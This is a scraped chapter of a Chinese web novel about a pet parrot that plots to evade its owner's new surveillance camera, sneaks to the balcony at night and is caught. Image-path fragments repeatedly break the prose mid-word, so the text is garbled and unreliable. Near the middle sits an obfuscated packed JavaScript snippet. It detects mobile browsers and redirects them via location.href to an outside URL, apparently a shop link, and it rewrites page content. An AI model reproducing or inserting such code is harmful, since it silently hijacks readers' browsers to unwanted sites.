顾晏拎着箱子走进家门,正打算往卧室走去,脚步忽然顿住了。 元呼呼疑惑地抬起头,顺着他的视线看过去。 阳台的纱窗上,赫然有一个拳头大小的洞。 月光下,洞边缘参差不齐,像是被什么东西从外面撕开的,还有几缕丝线在夜风中飘荡。 元呼呼僵住了。 完了。 昨天麻雀姨妈他们来把窗户弄破了,他竟然把这件事忘得一干二净。 顾晏盯着那个洞看了好一会,低头看了看手里的小胖鸟。 元呼呼眼睛往旁边瞟,小爪子在顾晏手心里不安地踩来踩去。 “啾……” 看鸟干嘛,鸟什么都不知道。 顾晏沉默了两秒,忽然把元呼呼举到眼前。 “那个洞,怎么回事?” 元呼呼拼命眨巴眼睛装无辜。 顾晏试探:“是不是你弄的?” 元呼呼疯狂摇头:“啾啾啾!” 不是不是,我是好鸟啊! 顾晏看着他这副急得要跳脚的样子,唇角微微弯了弯。 “那就是你太能吃了,在外面招惹了仇家,人家上门寻仇?” 元呼呼疯狂点头。 对对对,就是这样,我就是这么弱小可怜又无辜。 顾晏又看了看那个洞,又看了看他。 “行。”他说,“明天装个监控。” 元呼呼:O.O? 监控?! 那以后麻雀姨妈再来不就都被拍下来了。 他急得在顾晏手心里直转圈,嘴里“啾啾啾”叫个不停。 不行不行不行! 顾晏看着他这副样子,心里暗暗有了猜测,没有再多说什么,若无其事地略过了这个话题。 徒留元呼呼晚上一个人在笼子里辗转反侧,心里唉声叹气。 这年头,养家怎么这么难! 7. 七团糯米糍 后面一连过了几天,顾晏除了让人上门换了新纱窗,半句话没再提监控的事。 元呼呼起初还提心吊胆,每天蹲在笼子里竖着耳朵听动静,生怕哪天睁眼就看到顾晏拿着监控出现在他面前。 但顾晏就像把这事忘了一样,每天照常上班下班,喂食添水,偶尔把他放出来在屋里溜达两圈。 元呼呼渐渐放下心来。 两脚兽肯定就是随口一说,吓唬鸟的。人类嘛,记性差得很,说不定早就忘到九霄云外去了。 他美滋滋地蹲在秋千上晃了晃,心想等过两天找个机会溜出去和麻雀姨妈见一面,让他们再来吃顿好的,不然等两脚兽放假在家,就没机会了。 然而就在他打定主意的第二天,顾晏拎了个袋子回家。 元呼呼当时正蹲在笼子里打瞌睡,听到开门声迷迷糊糊睁开眼,印入眼帘的就是这一幕。 他瞬间清醒了。 “啾?”他试探性地叫了一声,小脑袋贴着笼壁往外张望。 顾晏没理他,从纸袋里掏出一个巴掌大的白色小盒子。 元呼呼:O.O!!! 监控!是监控! 他急得在笼子里上蹿下跳,嘴里叽叽喳喳叫个不停:“啾啾啾!啾啾啾啾!” 你这人咋这样!不是都说了不装嘛! 顾晏偏头看了他一眼,语气淡淡:“叫什么?” 元呼呼立刻闭嘴,眨巴眨巴眼睛,装出一副“我只是随便叫叫”的无辜模样。 顾晏盯着他看了两秒,唇角微微弯了弯,没说话,转身继续捣鼓那个白色小盒子。 元呼呼眼睁睁看着他把盒子固定在阳台天花板的角落,又拿出一根线不知道连到哪里去,最后打开手机按了几下,那个小盒子上就亮起一个红色的光点。 红点。 元呼呼脑子里“嗡”的一声。 他见过这个! 之前蹲在公园树上观察人类的时候,有人就用过类似的东西,据说能把他的一举一动都拍下来,存到一个叫手机的东西里,想看的时候随时都能看。 完了完了完了。 他缩在笼子里,整只鸟都不好了。 顾晏装好监控,又把窗户关上,拍了拍手,走到鸟笼前。 “以后老实点。”他伸手弹了一下元呼呼的小脑袋瓜,“别以为我不知道你是不是真无辜。” 元呼呼被弹得往后一缩,小爪子踩了两步才站稳,心里慌得一批,脸上还要强装镇定。 “啾。”他叫了一声,试图萌混过关。 顾晏看了他一眼,像是相信了鸟的申诉,没有再咄咄逼鸟,转身进了浴室。 元呼呼蹲在笼子里,透过笼壁看着阳台上那个红色的光点,陷入了深深的焦虑。 监控。 会把鸟的一切行迹都拍下来的邪恶监控。 那麻雀姨妈他们再来怎么办,他不就暴露了吗?两脚兽要是知道这不是一场单方面的挑衅,而是一场有组织有预谋的团伙作案,肯定会生气的,说不定还会把他赶出去! 他急得在栖木上来回踱步,小脑袋飞速运转。 不行,得想办法。 什么办法呢…… 他抬起头,盯着那个红点看了好一会,忽然灵光一闪。 如果监控坏了,是不是就拍不到了? 对!把监控弄坏! 元呼呼为自己的聪明才智暗暗得意,但很快又犯起愁来。 他要怎么样才能把他解决掉呢? 啄?咬? 他仔细回忆了一下,发现这东西好像还挺结实的,一般的小打小闹根本弄不坏。 元呼呼陷入了沉思。 第二天是周五,顾晏提前请了假,没去上班。 元呼呼一大早被放出来放风,蹲在沙发靠背上,一边假装晒太阳一边偷偷观察那个监控。 红点还亮着,像一只不用休息的眼睛,直勾勾地盯着他的一举一动。 他心里有鬼,根本不敢和他对视,赶紧把脑袋扭到一边。顾晏在厨房做早饭,香味飘过来,元呼呼下意识吸了吸鼻子,但很快又把注意力转回监控上。 不行,不能被美食诱惑,正事要紧。 他扑棱扑棱翅膀,从沙发靠背上飞起来,在屋里绕了两圈,最后装作若无其事地往阳台方向飞。 刚飞到阳台门口,顾晏的声音就从厨房传过来:“圆乎乎。” 元呼呼僵在半空。 “过来吃饭。” 元呼呼:“……” 他扭头看了看近在咫尺的阳台,又扭头看了看厨房的方向,纠结了两秒,最后还是败给了食物的诱惑,扑棱扑棱飞回了客厅。 吃完饭再想办法,反正监控又不会跑。 然而吃完饭,顾晏就把他拎起来放到了肩膀上,带着他出门散步去了。 元呼呼蹲在顾晏肩膀上,看着身旁熙熙攘攘的人群,心里惦记着家里的监控,整个鸟都有点心不在焉。 “啾。”他婉转地叫了一下,试图表达自己想回家的意愿。 顾晏偏头看了他一眼:“怎么,不舒服?” 元呼呼没吭声,头看向家的方向。 顾晏顺着他的目光看过去,沉默了两秒,忽然笑了。 “想回去?”他问。 元呼呼疯狂点头。 顾晏看着他这副急不可耐的样子,唇角弯了弯,没说话,继续往前走。 元呼呼:??? 什么意思,都知道鸟的意思了,为什么不回去?鸟想回家都不行吗,还有没有鸟权了! 他急得在顾晏肩膀上直跺脚,还不忘用嘴巴啄顾晏,主打一个手脚并用。 顾晏被他这波操作弄得措不及防,没忍住皱了皱眉,伸手把他从肩膀上拎下来,用手钳制住。 “乖乖陪我散步。” 那你让乖乖去陪你散步啊,人家是呼呼。 元呼呼挣扎不开,心里怨气极大,只恨自己没有多吃点饭,不能一屁股把顾晏压倒。 好不容易回到家,已经是下午了。 元呼呼被顾晏放开后,第一时间就是去看阳台的监控。 很遗憾,这么久过去了,它看起来依然□□。 这玩意不用休息的嘛! 元呼呼很生气。 他落到阳台的晾衣架上,像一座雕塑一样盯着监控。 顾晏在客厅里办公,偶尔偏头看他一眼,见他乖乖一个人待着就放心转头继续做事。 元呼呼盯了一会,忽然发现一个问题。 那个红点,好像一直朝着同一个方向? 他试着往左边飞了飞,红点没动。 他又往右边飞了飞,红点还是没动。 他再飞到阳台上方,俯视着往下看。 红点依然朝着原来的方向。 元呼呼:o.O? 他好像明白了什么。 这个监控,它不会动! 它只能拍到一个固定的方向! 这个重大发现让元呼呼兴奋得差点连翅膀都忘记挥动,身子突然下坠,他赶紧稳住身形,仔细观察起监控的拍摄范围。 阳台门好像能拍到。 纱窗也能拍到。 但是。 他顺着监控的角度往下看,发现阳台的角落,右边窗户的边缘,正好是监控的盲区。 如果他从那里进出,监控就拍不到。 元呼呼眼睛都在放光。 天无绝鸟之路,他元呼呼果然是命运之啾! 但很快他又冷静下来。 监控虽然拍不到那个角落,但要从那里进出,还是要想办法开路。 为了不被发现,他甚至不能啄开纱窗,只能想办法推开它。 他飞到纱窗前,用喙啄了啄纱窗的边缘,又用爪子扒拉了两下。 纱窗纹丝不动。 他又用力推了推。 还是不动。 元呼呼有点泄气,但很快又打起精神来。 不行,不能放弃。 他深吸一口气,把全身的力气都集中在爪子上,猛地往纱窗往旁边一推。 “嘎吱——” 纱窗动了。 元呼呼愣住了。 他低头看了看自己的爪子,又看了看那个被推开一条缝的纱窗,整只鸟都懵了。 他推开了? 他什么时候力气这么大了? 元呼呼呆呆地蹲在纱窗前,看着那条缝,脑子一片空白。 38克的小鸟也可以这么厉害吗?他试着又推了一下。 这次他用上了喙,嘴爪并用,纱窗“嘎吱嘎吱”响着,竟然真的被他推开了一个拳头大小的缝隙。 元呼呼:⊙▽⊙ 他,元呼呼,一只看似平平无奇的小鹦鹉,竟然突然有了神力! 他兴奋地在阳台上来回飞了好几圈,先把纱窗重新推了回去,随即嘴里“啾啾啾”叫个不停,恨不得全世界都知道他变厉害了。 顾晏听到阳台不寻常的动静,从客厅走过来:“怎么了?” 元呼呼立刻停下,装作若无其事地蹲在晾衣架上,一脸无辜地看着他。 “啾。” 没什么,小鸟什么都没干。 顾晏狐疑地看了看他,又看了看纱窗,没发现什么异常,转身又回了客厅。 元呼呼等他走远,这才长出一口气,心里美滋滋的。 找到了监控盲区,还变得力大无穷,简直是双喜临门。 现在就差一件事了,给麻雀姨妈他们送信。 但这件事也不好办。 他被关在笼子里出不去,顾晏天天看着他,根本没机会。 元呼呼看着;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278769|198323||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 眼前不断晃动的两脚兽,想不通为什么躺平的生活也这么累。 晚上,顾晏照例把他放进笼子里,关好笼门,转身进了卧室。 元呼呼蹲在秋千上,透过笼壁看着阳台上的监控,心里盘算着计划。 监控盲区找到了,纱窗也能推开了,现在的问题是,怎么从笼子里出去。 这个笼子的门,他试过无数次,根本打不开。 那个插销设计得很巧妙,只能靠别人从外面帮他打开。 但外面没有其他人。 只有顾晏。 元呼呼叹了口气,把脑袋埋进翅膀里。 难道要等顾晏放他出来的时候再行动? 可是那时候顾晏在家,一下子就会发现他不在。 思考半天想不出头绪,忙碌一天精疲力尽的元呼呼恍惚睡了过去。 半夜,一阵细微的动静把他惊醒。 迷迷糊糊睁开眼,眼前的笼门竟然开了一条缝。 元呼呼:O.O? 他以为自己还在做梦,使劲眨了眨眼。 不是错觉,笼门确实开了。 顿时,他整只鸟都清醒了,猛地从秋千上跳下来,扑到笼门边往外看。 客厅里黑漆漆的,空无一人,只有月光从阳台照进来,在地板上投下一片银白色的痕迹。 元呼呼愣了好一会儿,才慢慢反应过来。 他自由了? 他试探性地把脑袋伸出笼门,左右看了看。 没人。 他又往外挤了挤,整只鸟都钻了出来,落在笼子外面的桌子上。 还是没人。 卧室那边静悄悄的,什么动静都听不见。 元呼呼站在桌上,被这突然的惊喜砸得懵了圈。 所以,笼门为什么会是开的? 他明明记得顾晏关好了的,他努力了好久都没有弄开。 元呼呼的鸟脑飞速运转,想到了白天自己推开纱窗的事。 既然不是人干的,那么真相就只有一个。 那就是他还觉醒了什么特异功能,能在睡梦中隔空开门。 元呼呼低头看了看自己的爪子,又看了看那扇虚掩的笼门,黑豆眼里闪烁着骄傲又复杂的光。 没想到啊,他也有这么一天,突然就成全能型鸟才了,既能吃能睡能卖萌,又隔空开门力气大。 元呼呼在原地把自己想美了。 他兴奋地在桌上蹦了两下,但很快又强迫自己冷静下来。 不能高兴得太早,两脚兽还在卧室里睡觉,万一吵醒他这场行动就彻底完了。 他长出一口气,轻手轻脚地从桌上跳下来,落在柔软的地毯上,一点声音都没发出。 完美! 元呼呼心里的小算盘打得噼啪响。 先去阳台试试能不能推开纱窗,如果能推开,他就飞出去找麻雀姨妈,告诉他们周一白天可以来聚餐。 如果推不开,那就再说。 他蹑手蹑脚地往阳台方向移动,为了不被顾晏发现,甚至都没有飞起来,而是一步一步慢慢挪。 终于,他成功抵达阳台。 纱窗和白天一样,被关得严严实实。 元呼呼深吸一口气,飞了上去,把全身的力气都集中在爪子上,猛地往旁边一推。 “嘎吱——” 纱窗开了。 用力过猛,元呼呼差点没站稳,赶紧把胖乎乎的身子靠到窗框上。 真的推开了! 他兴奋得恨不得立刻飞出去放声高歌,但仅存的一丝理智让他忍住了。 先办正事。 他把脑袋探出纱窗,往外面看了看。 很黑,但对他来说不是问题,他可是无所不能的小鸟。 在即将飞走之前,元呼呼回头看了一眼卧室的方向,犹豫了一瞬。 万一两脚兽半夜醒来发现他不见了怎么办? 但这个念头很快被他压下去了。 富贵险中求,为了麻雀姨妈和小伙伴们能吃饱饭,他拼了! 元呼呼深吸一口气,准备往外飞。 卧室里突然传来一阵轻微的响动。 元呼呼僵住了。 他保持着半个身子探出窗外的姿势,一动不敢动,耳朵竖得直直的。 响动停了。 元呼呼慢慢把脑袋缩回来,回头看了一眼卧室的方向。 虚惊一场。 他拍了拍胸口,平复了一下狂跳的小心脏,再次探出脑袋。 “圆乎乎。” 一个声音从身后传来。 元呼呼脚下一滑,差点摔跤。 他慢慢、慢慢地转过头。 卧室门口,顾晏穿着睡衣站在那里,黑暗中看不清表情,但那双眼睛像鬼一样,正一眨不眨地盯着他。 元呼呼:O口O!!! 8. 八团糯米糍 完了完了完了完了完了。 被抓现行了! 元呼呼脑子里一片空白,下意识想往外飞,但爪子像被钉在窗框上一样,动都动不了。 